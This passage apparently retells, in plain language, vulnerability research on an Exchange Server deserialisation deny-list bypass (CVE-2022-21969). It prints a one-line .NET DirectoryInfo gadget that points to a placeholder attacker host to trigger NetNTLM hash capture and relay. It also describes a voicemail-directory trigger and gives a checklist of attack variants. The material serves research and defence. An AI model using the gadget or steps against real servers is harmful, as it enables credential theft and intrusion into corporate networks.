This did not work. XXE with the .NET framework below 4.5.2 is tricky, mostly impossible, and only sometimes possible with unlucky XmlResolver implementations, so it was not applicable to the latest Exchange 2016 version. An XmlResolver is the component that decides where external entities may be fetched from.
Step 2: use a DNS/SMB trigger gadget
The author remembered an old tweet about looking for a .NET equivalent of the Java URLDNS gadget. DNS is the system that turns names like example.com into IP addresses. SMB is the file-sharing protocol Windows uses to access shared folders. WEBDAV is a way of sharing files over HTTP. The gadget found back then was capable of triggering DNS requests and, by nature, SMB or WEBDAV requests to an attacker-controlled share as well. A single line of code is enough:
System.IO.DirectoryInfo gadget = new System.IO.DirectoryInfo(@"\\YOURHOST\~WithATilde");
Line by line:
System.IO.DirectoryInfois a .NET class that represents a folder path.new System.IO.DirectoryInfo(...)creates one.- The string
\\YOURHOST\~WithATildeis a Windows network path (a UNC path). The double backslash at the start means "a shared folder on another machine".YOURHOSTis a placeholder for the attacker's server, and~WithATildeis a share name chosen to look unusual. - When this object is deserialised, .NET tries to reach that path, which makes the Exchange server send a network request to the attacker's machine.
The object is then serialised with a Formatter of choice, BinaryFormatter in this case. If SMB signing is disabled, the WebClientService is installed or the WEBDAV redirector is enabled on the Exchange server (all of which the author has seen in production environments), the Exchange machine account NetNTLM hash can be captured and relayed to other hosts in the Active Directory environment. Some terms here: SMB signing is a check that proves a message really came from the machine it claims to; without it, an attacker who captures a login can reuse it. NetNTLM is a Windows authentication exchange in which the client proves it knows a password by sending a hash (a one-way scrambled value) rather than the password itself. Relaying means forwarding that captured authentication to another server to log in as the victim. Active Directory (AD) is Microsoft's directory service that stores users, computers and their permissions across a company network. The machine account is the AD account that belongs to the server itself.
It is sufficient that the target system has SMB signing disabled to achieve an authenticated session as the Exchange service account, so only a single such target system has to exist. The author notes never having seen an AD environment where all hosts had SMB signing enabled.
This worked. The goal of showing that deny list approaches should never be used as primary protection was achieved. In the case of Exchange, for 83 potential BinaryFormatter factory calling versions (the count from Serialization.GetStrictModeStatus(DeserializeLocation.*)), the deny list would have been the only protection, with no defence in depth, and there are several of these calls all over the Exchange codebase. Defence in depth means having more than one layer of protection, so that if one fails another still holds.
Step 3: reproduce it through Unified Messaging
A PoC video shows the NTLM authentication being triggered and captured on an attacker machine. PoC means proof of concept, a demonstration that the issue is real. To reach any of the deserialisation sinks in a debug-friendly way, the author used a source found in Microsoft.Exchange.UM.UmCore.dll. Unified Messaging is the Exchange feature that handles voicemail and fax. Putting a properly formatted text file under C:\Program Files\Microsoft\Exchange Server\V15\UnifiedMessaging\voicemail triggers the deserialisation, and the file name has to be in Guid format. A GUID is a long random-looking identifier such as 3f2504e0-4f89-11d3-9a0c-0305e82c3301.
Root cause
The core mistake is architectural: the deny list in Microsoft.Exchange.Diagnostics.ChainedSerializationBinder.GlobalDisallowedTypesForDeserialization is used as the only line of defence for a large number of BinaryFormatter factory calls. The strict mode that would make the binder reject unknown types was off for 83 of the 94 DeserializationLocation entries in the observed output, so condition 1 of the CVE-2021-42321 bypass holds by design for the vast majority of call sites. Condition 2 only requires a gadget whose fully qualified assembly name is not on the deny list, and bridge gadgets, which do not need to be new RCE chains, are enough. The XXE attempt failed because of .NET framework behaviour around XmlDocument, but the DirectoryInfo gadget succeeded because it only needs an outbound SMB or WEBDAV connection.
Impact
An attacker who can reach a deserialisation sink with a controlled serialised object can trigger an outbound authentication attempt from the Exchange server to a host they control. Capturing the Exchange machine account NetNTLM hash and relaying it to other hosts in the AD environment allows a lot of bad things, provided SMB signing is disabled on at least one target, or the WebClientService or WEBDAV redirector is available. The write-up does not claim full RCE through this path; the RCE potential of the BinaryFormatter sink itself is described as the reason the missing binder matters, with ysoserial .NET payloads as the example.
Fix
Microsoft assigned CVE-2022-21969 to the issue. The author notes that, without the fix having been checked yet, the CVSS values Adjacent and Scope Changed suggest the core issue might not have been fixed. CVSS is a standard scoring system for the severity of a vulnerability. "Adjacent" means the attacker must be on the same network segment, and "Scope Changed" means the impact can spread beyond the component that was attacked. The write-up does not describe a specific code change. The clear implication is that deny lists should not be the primary protection.
Variants to test
- Enumerate
DeserializeLocationvalues on a target Exchange build and check which ones returnstrictMode = False. A positive result is any entry used by a reachable RPC or servicelet path. - Look for
BinaryFormatterfactory calls that pass aDeserializationLocationentry with strict mode off. A positive result is a call site reachable from an unauthenticated or low-privileged interface. - Try bridge gadgets that are not on the deny list, such as the
DirectoryInfotrigger, against any reachable sink. A positive result is an inbound SMB or WEBDAV connection from the Exchange server to a host you control. - Check whether SMB signing is disabled on any host in the environment, or whether the WebClientService or WEBDAV redirector is present. A positive result makes relaying of the captured machine account hash feasible.
- Use the Unified Messaging voicemail directory with a
Guid-named file to trigger deserialisation in a controlled way. A positive result is the same outbound authentication being observed.
Glossary
- API: the set of functions a program exposes so other programs can call it.
- Active Directory (AD): Microsoft's directory service that stores users, computers and permissions across a company network.
- Assembly: a compiled .NET library file, such as a
.dll. - BinaryFormatter: a .NET class that turns bytes into objects and back; dangerous when fed untrusted data.
- Bridge gadget: a gadget that hands control to another gadget rather than running code directly.
- Constructor: the code that runs when a new object is created.
- CVSS: a standard scoring system for the severity of a vulnerability.
- Defence in depth: having more than one layer of protection so that if one fails another still holds.
- Deny list: a list of names that are explicitly forbidden.
- Deserialisation: rebuilding an object from a stream of bytes.
- DNS: the system that turns names like
example.cominto IP addresses. - Endpoint: a URL path on a server that accepts requests, for example
/rpc. - Enum: a fixed list of named values in code.
- Factory: a function whose job is to create objects for other code.
- Fully qualified assembly name: the complete identifier of a class, including the file it lives in and its version.
- GAC (Global Assembly Cache): the shared store of .NET libraries on a Windows machine.
- Gadget: a building block inside a serialised payload that performs an action when deserialised.
- GUID: a long random-looking identifier such as
3f2504e0-4f89-11d3-9a0c-0305e82c3301. - HTTP: the text-based protocol browsers use to load web pages.
- Machine account: the AD account that belongs to a server itself.
- NetNTLM: a Windows authentication exchange in which the client proves it knows a password by sending a hash rather than the password.
- nDay research: research into a vulnerability after its patch has been released, looking for ways around the fix.
- PoC (proof of concept): a demonstration that an issue is real.
- RCE (remote code execution): the attacker runs their own code on the victim's machine.
- Relaying: forwarding captured authentication to another server to log in as the victim.
- RPC over HTTP: a channel where a binary protocol is wrapped inside HTTP, used by Outlook Anywhere and tools such as exchanger.py.
- Serialisation: converting an object into a stream of bytes.
- SerializationBinder: the component that decides which classes are allowed to be created during deserialisation.
- Sink: the place where untrusted data finally causes the dangerous action.
- SMB: the file-sharing protocol Windows uses to access shared folders.
- SMB signing: a check that proves an SMB message really came from the machine it claims to.
- Strict mode: a setting that makes the binder reject any class it does not explicitly recognise.
- TypeConverter: a .NET helper that turns a piece of text into a typed value.
- Unified Messaging: the Exchange feature that handles voicemail and fax.
- WEBDAV: a way of sharing files over HTTP.
- XXE (XML External Entity): an attack where an XML document makes the server fetch external content, such as a local file or a URL.
- XML: a text format for structured data.
- ysoserial .NET: a library of ready-made deserialisation payloads for .NET.